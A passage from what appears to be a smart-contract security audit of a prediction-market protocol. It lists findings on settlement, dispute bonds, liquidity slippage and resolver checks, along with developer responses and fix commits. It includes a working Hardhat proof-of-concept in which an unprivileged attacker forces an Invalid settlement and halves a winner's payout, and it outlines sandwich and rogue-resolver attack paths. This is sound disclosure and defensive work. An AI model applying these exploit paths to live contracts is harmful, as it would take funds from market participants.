`forceResolveOpenGroup` before a proposal changes that status to `Proposed`. The group is finalized with `isInvalid = true`. Trading is also unavailable immediately after registration because an `Open` group with a past `predictEndTime` fails `isTradingAllowed`.

```
// File: contracts/NegRiskSettlementModule.sol:680-682, 701-710
    if (gr.isInvalid) {
        uint128 n = uint128(_groupMarkets[groupId].length);
        return (1, n - 1, n);
    }

    function isTradingAllowed(uint256 marketId) external view returns (bool) {
        if (abandonedMarkets[marketId]) return false;
        if (marketInitializationAllowed[marketId]) return true;
        uint256 groupId = marketToGroup[marketId];
        if (groupId == 0) return false;
        SettlementStatus s = _groupResolutions[groupId].status;
        uint64 predictEndTime = _groupConfigs[groupId].predictEndTime;
        return
            s == SettlementStatus.Open &&
            (predictEndTime == 0 || block.timestamp < predictEndTime);
    }
    @>
```

Impact

The public caller can force a group-wide invalid settlement even when one child market has a legitimate winning outcome. Invalid settlement returns a $\frac{1}{N}$ YES payout for each of the N children, instead of assigning a full YES payout to the actual winner. This can mis-settle all positions in the group. The attack requires a group to be registered after both its configured settlement anchor and the 14-day open-fallback timeout have passed, so the impact is conditional rather than immediate for every group.

Proof of Concept

PoC File: test/poc/PoC_06_ExpiredGroupPermissionlessInvalid.ts

```
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";

const WAD = 10n ** 18n;
const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000";
const ZERO_BYTES32 =
  "0x0000000000000000000000000000000000000000000000000000000000000000";
const DEFAULT_METADATA_HASH =
  "0x1111111111111111111111111111111111111111111111111111111111111111";

const DIR_BUY_YES = 0;
const PRICE_MAX_BPS = 9950n;
const TRADE_WAD = 50n * WAD;
const INIT_MAX_COST_WAD = 200_000n * WAD;
const SEED_RAW = 100_000n * 10n ** 6n;
const MINT_AMOUNT = 10_000_000n * 10n ** 6n;
const CHALLENGE_WINDOW = 7200n;
const PREDICT_WINDOW = 3600n;
const SETTLEMENT_OPEN = 1n;
const SETTLEMENT_FINALIZED = 4n;

function padFrac(value: bigint, width: number): string {
  const s = value.toString();
  return s.length >= width ? s : "0".repeat(width - s.length) + s;
}

function formatWad(wad: bigint): string {
  return `${wad / WAD}.${padFrac((wad % WAD) / 10n ** 14n, 4)}`;
}

function formatUsdc(raw: bigint): string {
  return `${raw / 10n ** 6n}.${padFrac(raw % 10n ** 6n, 6)}`;
}

function nrConfigs() {
  return [
    { floorDepthBps: 1_000n, feeBps: 50n },
    { floorDepthBps: 3_000n, feeBps: 100n },
    { floorDepthBps: 10_000n, feeBps: 200n },
  ];
}

function nrSeeds() {
  return [
    { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
    { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
    { baseSeed: SEED_RAW, yesSeed: 0n, noSeed: 0n },
  ];
}
```

```
];
}

function disabledInit() {
  return { enabled: false, direction: 0, quantity: 0n, maxCost: 0n, minSharesOut: 0n };
};
}

function buyYesInit(quantity: bigint, maxCost: bigint) {
  return {
    enabled: true,
    direction: DIR_BUY_YES,
    quantity,
    maxCost,
    minSharesOut: 0n,
  };
}

async function setup() {
  const connection = await hre.network.connect();
  const { deployContract, getPublicClient, getWalletClients, getContractAt,
  getTestClient } =
    connection.viem;

  const publicClient = await getPublicClient();
  const testClient = await getTestClient();
  const [owner, alice, , resolver, attacker] = await getWalletClients();

  const usdc = await deployContract("MockERC20", ["USDC", "USDC", 6]);
  const organizationRegistry = await deployContract("OrganizationRegistry",
[usdc.address]);
  const tradeMath = await deployContract("TradeMath", []);
  const tradeEngine = await deployContract("TradeEngine", [], {
    libraries: { TradeMath: tradeMath.address },
  });
  const liquidityEngine = await deployContract("LiquidityEngine", []);
  const outcomeTokenFactory = await deployContract("OutcomeTokenFactory", []);
  const exactInLib = await deployContract("ExactInLib", [], {
    libraries: { TradeEngine: tradeEngine.address },
  });
  const market = await deployContract("V8PredictionMarket", [], {
    libraries: {
      TradeEngine: tradeEngine.address,
      LiquidityEngine: liquidityEngine.address,
      OutcomeTokenFactory: outcomeTokenFactory.address,
    },
  });

  const defaultSettlement = await deployContract("OptimisticSettlementModule", [
```

```
    market.address,  
    owner.account.address,  
    owner.account.address,  
  ]);  
  const defaultOracle = await deployContract("BasicResolverOracle",  
[defaultSettlement.address]);  
  await defaultSettlement.write.setResolverOracle([defaultOracle.address]);  
  await defaultSettlement.write.finalizeBootstrap();  
  await market.write.setSettlementModule([defaultSettlement.address]);  
  
  const nrSettlement = await deployContract("NegRiskSettlementModule", [  
    market.address,  
    owner.account.address,  
    owner.account.address,  
  ]);  
  const nrOracle = await deployContract("BasicResolverOracle",  
[nrSettlement.address]);  
  await nrSettlement.write.setResolverOracle([nrOracle.address]);  
  
  const adapter = await deployContract("NegRiskAdapter", [market.address,  
nrSettlement.address]);  
  await nrSettlement.write.setAdapter([adapter.address]);  
  await nrSettlement.write.finalizeBootstrap();  
  await market.write.setSettlementOperator([adapter.address]);  
  await market.write.setOrganizationRegistry([organizationRegistry.address]);  
  await market.write.setTrustedOperator([adapter.address, true]);  
  
  const router = await deployContract("V8Router", [market.address, 4000n]);  
  await router.write.setNegRiskAdapter([adapter.address]);  
  await adapter.write.setAuthorizedFactory([router.address, true]);  
  await market.write.setTrustedOperator([router.address, true]);  
  
  for (const wallet of [owner, alice, resolver]) {  
    await usdc.write.mint([wallet.account.address, MINT_AMOUNT]);  
    await usdc.write.approve([market.address, MINT_AMOUNT], { account:  
wallet.account });  
    await usdc.write.approve([router.address, MINT_AMOUNT], { account:  
wallet.account });  
    await usdc.write.approve([nrSettlement.address, MINT_AMOUNT], { account:  
wallet.account });  
    await usdc.write.approve([adapter.address, MINT_AMOUNT], { account:  
wallet.account });  
  }  
  
  return {  
    publicClient,  
    testClient,  
    getContractAt,  
    owner,  
    alice,
```

```
    attacker,  
    resolver,  
    usdc,  
    market,  
    router,  
    adapter,  
    nrSettlement,  
  };  
}  
  
describe("PoC_06 Expired Group Permissionless Invalid", () => {  
  it("stale register allows immediate force-resolve Invalid", async () => {  
    const env = await setup();  
    const {  
      publicClient,  
      testClient,  
      getContractAt,  
      owner,  
      alice,  
      attacker,  
      resolver,  
      usdc,  
      market,  
      router,  
      adapter,  
      nrSettlement,  
    } = env;  
  
    const now = (await publicClient.getBlock()).timestamp;  
    const predictEndTime = now + PREDICT_WINDOW;  
    const resolution = {  
      resolutionStartTime: predictEndTime,  
      predictEndTime,  
      challengeWindow: CHALLENGE_WINDOW,  
      proposalBond: 100n * 10n ** 6n,  
      disputeBond: 100n * 10n ** 6n,  
      bondToken: usdc.address,  
      resolverOracle: ZERO_ADDRESS as `0x${string}`,  
      resolver: resolver.account.address,  
      rulesHash: ZERO_BYTES32 as `0x${string}`,  
      metadataHash: DEFAULT_METADATA_HASH as `0x${string}`,  
    };  
  
    const groupId = (await adapter.read.nextGroupId()) as bigint;  
    const firstMarketId = (await market.read.nextMarketId()) as bigint;  
  
    await router.write.prepareExclusiveGroup([0n, usdc.address, resolution, "0x",  
2]);  
    await router.write.createExclusiveGroupMarket([
```

```
    groupId,
    PRICE_MAX_BPS,
    nrConfigs(),
    nrSeeds(),
    disabledInit(),
  ]);
  await router.write.createExclusiveGroupMarket([
    groupId,
    PRICE_MAX_BPS,
    nrConfigs(),
    nrSeeds(),
    disabledInit(),
  ]);
  const m0 = firstMarketId;
  const m1 = firstMarketId + 1n;

  await router.write.initializeExclusiveGroupMarket([
    groupId,
    m0,
    buyYesInit(TRADE_WAD, INIT_MAX_COST_WAD),
  ]);

  const marketRecord = await market.read.markets([m0]);
  const yesOwner = await getContractAt("OutcomeToken", marketRecord[0], {
    client: { wallet: owner },
  });
  const yesMinted = (await yesOwner.read.balanceOf([owner.account.address])) as
  bigint;
  await yesOwner.write.transfer([alice.account.address, yesMinted]);

  const fallbackTimeout = (await nrSettlement.read.OPEN_FALLBACK_TIMEOUT()) as
  bigint;
  const fallbackAt = predictEndTime + fallbackTimeout;
  const current = (await publicClient.getBlock()).timestamp;
  await testClient.increaseTime({ seconds: Number(fallbackAt + 1n - current) });
  await testClient.mine({ blocks: 1 });

  await router.write.finalizeExclusiveGroup([groupId]);

  const eligibleAt = (await
  nrSettlement.read.groupOpenFallbackEligibleAt([groupId])) as bigint;
  const statusAfterRegister = BigInt(await
  nrSettlement.read.getSettlementStatus([m0]));
  const tradingAllowed = (await nrSettlement.read.isTradingAllowed([m0])) as
  boolean;
  const registeredAt = (await publicClient.getBlock()).timestamp;

  console.log("");
  console.log("===== Prepare then delay registration
  =====");
```

```
    console.log(" Predict window ", "1 hour after prepare");
    console.log(" Open-fallback timeout ", "14 days");
    console.log(" Seconds from prepare to register ", (PREDICT_WINDOW +
fallbackTimeout + 1n).toString());
    console.log(" Seconds past fallback ", (registeredAt -
eligibleAt).toString());
    console.log(" Settlement status (1=Open) ",
statusAfterRegister.toString());
    console.log(" Trading allowed after register ", tradingAllowed);

    assert.equal(statusAfterRegister, SETTLEMENT_OPEN, "stale config must still open
the group");
    assert.equal(tradingAllowed, false, "elapsed predictEndTime must close trading
at register");
    assert.ok(eligibleAt <= registeredAt, "fallback deadline must already be in the
past");
    assert.ok(yesMinted > 0n, "alice must hold would-be winning YES");
    assert.equal(await yesOwner.read.balanceOf([alice.account.address]), yesMinted);

    const settlementAttacker = await getContractAt("NegRiskSettlementModule",
nrSettlement.address, {
    client: { wallet: attacker },
});
    await settlementAttacker.write.forceResolveOpenGroup([groupId]);

    assert.equal(await nrSettlement.read.isFinalized([m0]), true);
    assert.equal(await nrSettlement.read.isFinalized([m1]), true);

    const [yes0, no0, denom0] = (await nrSettlement.read.getPayout([m0])) as
readonly [
    bigint,
    bigint,
    bigint,
];
    const [yes1, no1, denom1] = (await nrSettlement.read.getPayout([m1])) as
readonly [
    bigint,
    bigint,
    bigint,
];
    assert.equal(yes0, 1n);
    assert.equal(no0, 1n);
    assert.equal(denom0, 2n);
    assert.equal(yes1, 1n);
    assert.equal(no1, 1n);
    assert.equal(denom1, 2n);

    const parRaw = yesMinted / 10n ** 12n;
    const fairWinnerRaw = parRaw;
    const marketAlice = await getContractAt("V8PredictionMarket", market.address, {
```

```

        client: { wallet: alice },
    });
    const usdcBefore = (await usdc.read.balanceOf([alice.account.address])) as
bigint;
    await marketAlice.write.redeemTokens([m0]);
    const redeemedRaw =
        ((await usdc.read.balanceOf([alice.account.address])) as bigint) - usdcBefore;
    const haircutRaw = fairWinnerRaw - redeemedRaw;

    console.log("");
    console.log("===== Permissionless Invalid
=====");
    console.log("  Caller                                ", "unprivileged attacker EOA");
    console.log("  Bond posted                                ", "0");
    console.log(
        "  Status after force-resolve (4)  ",
        BigInt(await nrSettlement.read.getSettlementStatus([m0])).toString(),
    );
    console.log("  Child 0 payout (actual)                ", "1/2 YES + 1/2 NO");
    console.log("  Child 1 payout (actual)                ", "1/2 YES + 1/2 NO");
    console.log("  Fair child 0 if winner                 ", "1/1 YES");
    console.log("  Fair child 1 if loser                  ", "0/1 YES");

    console.log("");
    console.log("===== Winner YES redemption
=====");
    console.log("  Alice YES on child 0 (WAD)              ", formatWad(yesMinted));
    console.log("  Fair winner redemption USDC            ", formatUsdc(fairWinnerRaw));
    console.log("  Invalid redemption USDC                ", formatUsdc(redeemedRaw));
    console.log("  Haircut vs true winner USDC            ", formatUsdc(haircutRaw));
    console.log("");
    console.log("===== Impact
=====");
    console.log("  Group never had a live proposal window after registration");
    console.log("  Winner YES is paid 1/N; an unprivileged caller finalized Invalid
without a bond");

    assert.equal(redeemedRaw, parRaw / 2n, "Invalid two-child YES must pay half of
par");
    assert.equal(haircutRaw, parRaw / 2n, "true-winner holders lose half of
collateral");
    assert.equal(await yesOwner.read.balanceOf([alice.account.address]), 0n);
    assert.equal(BigInt(await nrSettlement.read.getSettlementStatus([m0])),
SETTLEMENT_FINALIZED);
    });
});

```

Test results:

```
Compiled 1 Solidity file with solc 0.8.28 (evm target: cancun)
```

```
Running node:test tests
```

```
** Prepare then delay registration **
```

```
Predict window          1 hour after prepare
Open-fallback timeout    14 days
Seconds from prepare to register 1213201
Seconds past fallback     2
Settlement status (1=Open) 1
Trading allowed after register false
```

```
** Permissionless Invalid **
```

```
Caller                  unprivileged attacker EOA
Bond posted              0
Status after force-resolve (4) 4
Child 0 payout (actual)  1/2 YES + 1/2 NO
Child 1 payout (actual)  1/2 YES + 1/2 NO
Fair child 0 if winner   1/1 YES
Fair child 1 if loser    0/1 YES
```

```
** Winner YES redemption **
```

```
Alice YES on child 0 (WAD) 50.0000
Fair winner redemption USDC 50.000000
Invalid redemption USDC    25.000000
Haircut vs true winner USDC 25.000000
```

```
** Impact **
```

```
Group never had a live proposal window after registration
Winner YES is paid 1/N; an unprivileged caller finalized Invalid without a bond
PoC_06 Expired Group Permissionless Invalid
  ✓ stale register allows immediate force-resolve Invalid (985ms)
```

```
1 passing (1 nodejs)
```

Recommendation

Re-check the open-fallback deadline inside `registerGroup` before the group is marked `Open`. Preparation and finalization are separate transactions, so a configuration that passed validation at prepare can already be past

```
openFallbackDeadline(predictEndTime, resolutionStartTime, OPEN_FALLBACK_TIMEOUT) when it is registered.
```

If `predictEndTime != 0` and that deadline is less than or equal to `block.timestamp`, revert. Do not set status to `Open`. A prepared group in that state should be abandoned or given a fresh timing configuration instead of becoming force-resolvable as Invalid on the next block.

Alleviation

[sigmarket, 08/30/2026]: [Need Fix]

We confirm the finding.

A NegRisk group is prepared and registered in separate transactions. The resolution configuration is validated when the group is prepared, but the current validation only enforces an upper future-time horizon. The same stored configuration may therefore be registered after its configuration-derived Open-fallback deadline has already elapsed.

`registerGroup` currently marks the group Open and stores that already-expired deadline. Because `forceResolveOpenGroup` is permissionless and requires no bond, any account can then finalize the newly registered group as Invalid before a legitimate winner proposal is established. The group may also be non-tradable immediately because its `predictEndTime` has already passed.

We will add a registration-time liveness check before a prepared group can enter the Open state. After normalizing the stored configuration, the registration path will calculate:

```
openFallbackDeadline(predictEndTime, resolutionStartTime, OPEN\_FALLBACK\_TIMEOUT)
```

For a time-bounded group, if that deadline is less than or equal to the current block timestamp, registration will revert and the group will not become Open. The stale prepared group can then be abandoned through the existing recovery path or recreated with a fresh timing configuration. Groups with `predictEndTime == 0` will retain their intentional open-ended behavior.

This remediation is separate from the reset-time deadline renewal implemented for SIG-04. SIG-04 protects a previously valid group when a dispute reset returns it to Open; this change protects the initial registration boundary when the original deadline is already stale.

Regression coverage will include configurations that are already stale at preparation, configurations that become stale between preparation and registration, exact-deadline and deadline-minus-one boundaries, successful fresh registration, unchanged open-ended behavior, rejection without persistent group-registration state, and continued ability to abandon a stale prepared group.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

[CertiK, 09/01/2026]:

Stale group registration now no longer opens a group. Changes have been reflected in commit [abc94df307ab628ef0d7dca2cc268cfb5ab04166](#)

SIG-26 | Resolver Reset Awards The Proposal Bond To The Disputer Without A Verdict

Category	Severity	Location	Status
Inconsistency	● Medium	contracts/OptimisticSettlementModule.sol (08/24-68f2b7): 311~312	● Resolved

Description

`OptimisticSettlementModule.onDisputeReset` credits both the proposal and dispute bonds to the disputer even though a reset does not determine that the proposed outcome was incorrect. The market simply returns to `Open`, allowing a new proposal. As a result, a proposer can be fully slashed during an exceptional or indeterminate resolution, while the equivalent `NegRisk` reset refunds each bond to its original payer.

Vulnerability Detail

The ordinary-market reset records only that the resolver requested a reset; it supplies no outcome or reason that establishes a winning party. Nevertheless, the implementation treats the disputer as the winner:

```
// File: contracts/OptimisticSettlementModule.sol, lines 328-341
address disputer = r.disputer;
r.status = SettlementStatus.Open;
r.proposedOutcome = DisputeResult.None;
r.proposer = address(0);
r.proposedAt = 0;
r.disputer = address(0);
emit ProposalReset(marketId);
_creditBond(
    disputer,
    c.bondToken,
    uint256(c.proposalBond) + uint256(c.disputeBond)
);
```

This differs from `NegRiskSettlementModule.onDisputeReset`, which captures both parties and returns `proposalBond` to the proposer and `disputeBond` to the disputer. Terminal ordinary-market decisions already award both bonds to the correct party through `onDisputeResolved`; a reset therefore need not encode an unreported verdict through bond distribution.

Impact

If the resolver resets because the event is unresolved, the evidence is insufficient, or settlement must be retried, the proposer loses their entire bond without being found wrong and the disputer receives an unearned reward. This creates inconsistent economics between ordinary and `NegRisk` markets and may discourage valid proposals in cases where a reset is possible.

Recommendation

Capture both parties before clearing the proposal, then credit `proposalBond` to the proposer and `disputeBond` to the disputer, matching the NegRisk reset path. If a reset is intended to penalize an invalid or premature proposal, expose a separate typed resolver action for that ruling rather than overloading a reasonless reset.

Alleviation

[sigmarket, 08/30/2026]: [Need Fix]

We confirm the finding.

`OptimisticSettlementModule.onDisputeReset` currently reopens the market without recording a terminal outcome or a reason establishing that the proposed outcome was incorrect. Nevertheless, the implementation credits both the proposal bond and the dispute bond to the disputer. This treats a reasonless reset as an implicit verdict against the proposer.

The ordinary terminal resolution path already handles winner-takes-both bond distribution when the resolver provides an explicit Yes, No, or Invalid result. A reset has different semantics: it cancels the pending resolution and returns the market to Open because settlement must be retried or no terminal determination can currently be made.

We will align the ordinary-market exceptional reset path with the NegRisk reset policy. Before clearing the proposal state, the module will capture both parties, credit `proposalBond` back to the proposer, and credit `disputeBond` back to the disputer. The existing reset-aware Open-fallback deadline renewal introduced for SIG-04 will remain unchanged.

Explicit terminal resolver outcomes will continue to award both bonds to the party whose position is confirmed by the result. If a future policy requires penalizing a premature or otherwise invalid proposal without finalizing the market, that policy will use a separate typed resolver action and event rather than overloading the reasonless reset callback.

Regression coverage will include distinct proposer and disputer accounts, unequal proposal and dispute bond amounts, reset-time refund ownership, pull-credit claims, repeated reset and reproposal, reset-aware fallback renewal, prevention of duplicate credits, and unchanged winner-takes-both distribution for explicit terminal outcomes.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

[Certik, 09/01/2026]: The ordinary-market and NegRisk market now have consistent dispute reset behavior. The bonds will be returned to the proposer and disputer respectively. Changes have been reflected in commit

[7b0b39a3373b30f7ad6629573daba790b94be637](#)

SIG-32 | LP Share Minimum Does Not Bind The Economic State Of A Liquidity Addition

Category	Severity	Location	Status
Design Issue	● Medium	contracts/V8Router.sol (08/31-f4c944): 224~225	● Resolved

Description

`V8Router.addMarketWideLiquidityFromBase` bounds only the LP shares minted per tranche. It does not bind the settlement claims added to their backing reserves. Two YES/NO-mirrored states can therefore produce identical share outputs while giving the LP opposite economic exposure.

On Base, this is not a permissionless public-mempool sandwich. A deliberate sandwich requires the sequencer or another party with access to the transaction before sequencer ordering. Without such access, the issue is limited to stale execution caused by unrelated intervening trades.

Vulnerability Detail

For a stable eligibility set, define:

$$B = \sum uCurve, \quad Y = \sum yesTokens, \quad N = \sum noTokens, \quad D = \max(Y, N),$$

where T is the collateral input and S_i is tranche i 's existing share supply. Ignoring rounding, `_composeBaseOnlyBudgets` and `_growthFactor` produce:

$$f = \frac{T}{B + D}, \quad \Delta S_i = \frac{S_i T}{B + D}.$$

See `LiquidityEngine.sol:127-160`. The share vector therefore constrains only $B + \max(Y, N)$. Market price instead depends on directional effective inventories and floors:

$$p_{YES} = \frac{\hat{N}}{\hat{Y} + \hat{N}}.$$

See `PricingLib.sol:10-31`.

Consider two states with symmetric floors and unchanged share supplies:

$$A = (B, Y, N) = (b, r, 0), \quad B = (B, Y, N) = (b, 0, r).$$

Both mint the same shares because $B + \max(Y, N) = b + r$, but their prices and residual-token exposure are mirrored. A preceding YES buy can move the AMM from A to B without changing LP share supply, so even exact `minSharesOutByTranche` values derived at A pass at B .

The economic contribution is better expressed as two settlement-contingent amounts:

$$\begin{aligned} \text{yesClaimAdded} &= \text{baseAdded} + \text{yesAdded}, & \text{noClaimAdded} &= \\ & \text{baseAdded} + \text{noAdded}. \end{aligned}$$

Unlike the share output, these labeled amounts swap when the reserve composition is mirrored.

The ordering party can also obtain better execution after the liquidity addition. If the preceding buy moves effective reserves from (x, y) to $(x - d, y + c)$ and returns $q = c + d$ YES, the user's proportional add scales the manipulated pool by $g > 1$. Selling the same q afterward yields payout z satisfying:

$$(g(y + c) - z)(g(x - d) + q - z) = g^2(x - d)(y + c).$$

At $z = c$, the left side exceeds the invariant by $cd(g - 1) > 0$, so the gross unwind payout is greater than the preceding trade's curve cost. The sandwich is net-profitable when this improvement exceeds both trade fees and rounding. The protocol permits tranche fees as low as 10 bps.

Base's sequencer mempool is private. Flashblocks expose transactions after they have been ordered and preconfirmed, so an ordinary node or Flashblocks subscriber cannot insert a targeted front-run before an observed transaction. A complete sandwich requires sequencer control, leaked RPC/wallet/relay order flow, or another pre-ordering channel. See the [OP Stack mempool rules](#) and [Base Flashblocks FAQ](#).

Impact

A privileged ordering actor can profit from a liquidity addition while exact share minima pass. The joining LP receives shares backed by the manipulated reserve mix and bears part of the subsequent unwind. With no privileged ordering access, the same missing state bound can still cause unexpected price and residual-token exposure when the quote becomes stale.

Recommendation

1. If the team would like to consider the threat model of a malicious privileged ordering actor, we recommend use an Uniswap-style pair of minimum accepted amounts: `minYesClaimAdded` and `minNoClaimAdded`. Immediately before adding liquidity, aggregate the amounts that will actually enter eligible tranche reserves, excluding refunds and returned residuals, and require:

$$\begin{aligned} \text{baseAdded} + \text{yesAdded} &\geq \text{minYesClaimAdded}, & \text{baseAdded} + \text{noAdded} \\ &\geq \text{minNoClaimAdded}. \end{aligned}$$

These two checks bind the LP's directional settlement value and reject the mirrored execution above. Alternatively, if ABI simplicity is the priority, the smallest reasonable fix is just `expectedPriceYes + maxPriceDeviation`.

2. Besides, the share floor (`minSharesOutByTranche` and the exact `newShares == quote.newSharesByTranche` check) exists only in the Router. Core's `V8PredictionMarket.addLiquidity(marketId, trancheIdx, rawBaseIn, yesIn, noIn, onBehalf)` takes no `minSharesOut`, price, or directional argument, so a direct caller runs the market-wide growth with no execution bound at all. Please confirm whether Core is assumed reachable only via the Router, or whether these bounds should be enforced in Core.

Alleviation

[sigmarket, 09/05/2026]: [Follow-up clarification - execution bounds and quote semantics]

This comment supersedes the sentence in our earlier reply stating that the quoted and executed economic state cannot diverge. The guarantee needs to distinguish an earlier quote from validation performed inside the execution transaction.

In the local remediation candidate, Core recomputes `MarketWideLiquidityPlan` from the original input and execution-time state. Validation and mutation use that same plan, and all eight per-tranche share minima and both directional claim minima are enforced against the actual receipt. The claims include only reserves accepted by the addition: `yesClaimAdded = acceptedBase + acceptedYes` and `noClaimAdded = acceptedBase + acceptedNo`, excluding refunds and returned residuals. Bootstrap/restart has separate price, share, residual-side and residual-amount bounds. The equivalent unbounded non-empty Core entry is removed.

The Router quote is a composition quote. It does not read the internal signed anchor offset and does not guarantee that Core's final post-state anchor check will pass. A quote may therefore succeed while execution reverts, even without intervening trades. If the state changes after quotation, the execution receipt may also differ within the caller's chosen bounds. Integrations should simulate the actual execution call when checking executability; a simulation does not bind future chain state.

Our guarantee is that a successful execution satisfies its caller bounds and the protocol guard, and a failed execution reverts atomically. We do not claim exact equality to an earlier off-chain quote or guaranteed execution. Caller bounds remain independent of the protocol price guard and of transaction-ordering assumptions.

These are clarifications of the local candidate, not a claim of auditor acceptance, deployment or production mitigation. Local verification has been recorded for the updated source snapshot; the final submission will bind the implementation, regression evidence and manifest to the exact delivered revision.

[CertiK, 09/07/2026]: We think this is fixed base on our review of the fix. Changes have been reflected in commit [4562444501746faed8d57e3e37b111b55d1fd3a9](#). Please be noted that the quote path still use the old share-based slippage protection, a separate quote path may be needed for easier use.

SIG-33 | Missing Organization Oracle Validation Allows Arbitrary Settlement Resolvers

Category	Severity	Location	Status
Access Control	● Medium	contracts/SettlementConfigLib.sol (09/05-bf1afe): 40-76	● Resolved

Description

`SettlementConfigLib.normalizeAndValidate` (`contracts/SettlementConfigLib.sol:40-76`) validates only that `config.resolver` is nonzero; it does not require the resolver to be an oracle approved and active for the creating organization. Although `resolverOracleAllowed` checks the forwarding resolver-oracle contract, `V8PredictionMarket._createMarket` (`contracts/V8PredictionMarket.sol:456-543`) accepts the caller-supplied `resolution` without consulting the organization oracle registry. The same unbound `ResolutionConfig` is used for NegRisk group creation.

`OrganizationRegistry.setOrganizationOracle` records organization oracle entries in `_oracles` and `_oracleList` (`OrganizationRegistry.sol:178-195`), but production market-creation and settlement paths do not consume those records to validate a resolver or its active status. Therefore, an EOA that is absent from or inactive in the registry can still be selected as a market resolver.

When a market is disputed, `BasicResolverOracle.requestResolution` stores the supplied resolver and `resolveDispute` permits it to submit any non- `None` outcome (`BasicResolverOracle.sol:45-72`).

`OptimisticSettlementModule.onDisputeResolved` then finalizes that result and payout (`OptimisticSettlementModule.sol:286-310` , `489-501`). A market creator authorized to create markets can consequently select an attacker-controlled resolver, obtain tokens for a chosen outcome, and have that resolver provide a false outcome; `V8PredictionMarket.redeemTokens` converts the corresponding outcome tokens into market collateral (`V8PredictionMarket.sol:1068-1089`).

```

function normalizeAndValidate(
    ISettlementModule.ResolutionConfig calldata config,
    address defaultResolverOracle,
    mapping(address => bool) storage resolverOracleAllowed
) internal view returns (ISettlementModule.ResolutionConfig memory storedConfig)
{
    address configuredResolverOracle = config.resolverOracle == address(0)
        ? defaultResolverOracle
        : config.resolverOracle;
    uint256 maxFutureTimestamp =
        block.timestamp + uint256(MAX_FUTURE_TIME_HORIZON);
    if (
        config.challengeWindow < MIN_CHALLENGE_WINDOW ||
        config.challengeWindow > MAX_CHALLENGE_WINDOW ||
        (
            config.resolutionStartTime != 0 &&
            uint256(config.resolutionStartTime) > maxFutureTimestamp
        ) ||
        (
            config.predictEndTime != 0 &&
            uint256(config.predictEndTime) > maxFutureTimestamp
        ) ||
        config.bondToken == address(0) ||
        configuredResolverOracle == address(0) ||
        config.resolver == address(0) ||
        config.metadataHash == bytes32(0) ||
        !hasValidBonds(
            config.bondToken,
            config.proposalBond,
            config.disputeBond
        )
    ) revert InvalidResolutionConfig();
    if (!resolverOracleAllowed[configuredResolverOracle])
        revert ResolverOracleNotAllowed();

    storedConfig = config;
    storedConfig.resolverOracle = configuredResolverOracle;
}

```

Scenario

An authorized market creator creates a market using an allowed resolver-oracle contract but sets `resolution.resolver` to an attacker-controlled EOA that is not registered or active as an oracle for the organization. After a dispute, the resolver submits a chosen non-`None` outcome, which is finalized and allows redemption of the corresponding outcome tokens for collateral.

Recommendation

Enforce organization-level resolver authorization whenever a `ResolutionConfig` is accepted, including standard market creation, NegRisk group creation, and any resolver-update flow. Require the configured resolver to be registered and active for the relevant organization; otherwise, reject the operation. Integrate this check into the effective creation and settlement-validation path rather than treating it as metadata validation. Keep validation of the resolver-oracle forwarding allowlist separate from validation of the underlying resolver, as the former must not be accepted as a substitute for organization authorization.

I Alleviation

[sigmarket, 09/10/2026]:

We confirm the finding.

The current configuration checks require a nonzero resolver and an allowed forwarding resolver-oracle contract, but do not verify that the underlying resolver is registered and active for the market's organization. An account with market-creation permission can therefore select an unauthorized resolver. The forwarding contract's allowlist is a separate control and does not establish organization-level resolver authorization.

We will enforce organization-level authorization whenever a resolution configuration is accepted, using the organization's registry records and the market's actual organization context. Coverage will include ordinary-market initialization and the NegRisk prepare, child-creation, and final group-registration paths. Group registration will verify that every child belongs to the same organization and uses the expected settlement module. The existing forwarding-oracle checks will remain separate and required. We found no independent resolver-update entry in the current code; any future such entry must apply the same authorization rule.

In addition, we have selected immediate revocation as the lifecycle policy for markets executing the revised settlement modules. Each disputed-result or reset callback will recheck the stored resolver's current organization authorization. Deactivation will therefore prevent that resolver from deciding or resetting an outstanding dispute. Prepared NegRisk groups will also reject further child initialization or opening while the configured resolver is inactive, while retaining their existing abandonment path. This lifecycle policy is our design choice in addition to the configuration-acceptance remediation; it is not presented as an explicit requirement from the finding.

Revocation will not itself finalize a market, undo a finalized result, or restart a timeout. Proposal, dispute, unchallenged finalization, existing timeout recovery, and bond-credit and settlement claims will retain their existing rules without a new resolver-active gate. A pending dispute can be finalized as Invalid after its existing deadline, with each bond credited to its original payer. An unchallenged proposal may still finalize normally. Reactivation can restore callback authority for a still-pending dispute under the existing timing rules. These recovery paths require their normal conditions and transactions; they do not guarantee loss-free settlement or immediate recovery for every market state.

This policy makes organization-administrator control of resolver activation effective over outstanding disputes. It does not eliminate the privileged trust assumptions described under SIG-02. We will document that governance effect and would welcome CertiK's assessment of the selected revocation and recovery semantics. Source remediation will not retrofit previously deployed, non-upgradeable settlement modules; deployment and any handling of markets bound to those modules remain separate work.

Focused regressions will cover unregistered, inactive, wrong-organization, and valid resolvers; default-organization behavior; all configuration-acceptance paths; every ordinary and NegRisk verdict/reset callback; deactivation and reactivation across lifecycle states; and atomic rejection without changing deadlines, pending requests, or bond credits. Integration coverage will

verify that timeout settlement, abandonment, original-payer refunds, redemption, and the existing NegRisk opening and payout invariants remain available under their established conditions. The final evidence will identify the exact implementation revision and relevant regression results.

We classify this finding as Fix. We will provide the remediation commit and focused test evidence in the next update.

Changes have been reflected in commit [0153f3ab215c694fa86ee87aa08aca22f9ce9ec5](#)

SIG-09 | NegRisk Conversion Quotes Misstate Raw Collateral Rounding

Category	Severity	Location	Status
Incorrect Calculation	● Minor	contracts/NegRiskQuoter.sol (07/29-6c90a4): 143, 171~175, 288; contracts/V8Router.sol (07/29-6c90a4): 660~670	● Resolved

Description

NegRisk conversion quotes add unrounded WAD `TradeResult` costs and payouts across non-focal AMM legs, then expose the sum as `costWad / payoutWad`. Execution does not transfer those WAD totals. Each `core.sell` pays `payout.fromWad(baseDecimals)` (floor per leg) and each `core.buyExactIn` charges `cost.fromWadUp(baseDecimals)` (ceil per leg). For collateral with fewer than 18 decimals, converting the quoted aggregate once can overstate the transferable SellNo proceeds, or understate the raw budget required for BuyNo / SellYes conversion, by almost one raw unit per non-focal leg. `nrSellNo` also reports the nominal WAD sum as `outputWad` and validates `minPayout` against that sum rather than against the raw collateral actually refunded.

Vulnerability Detail

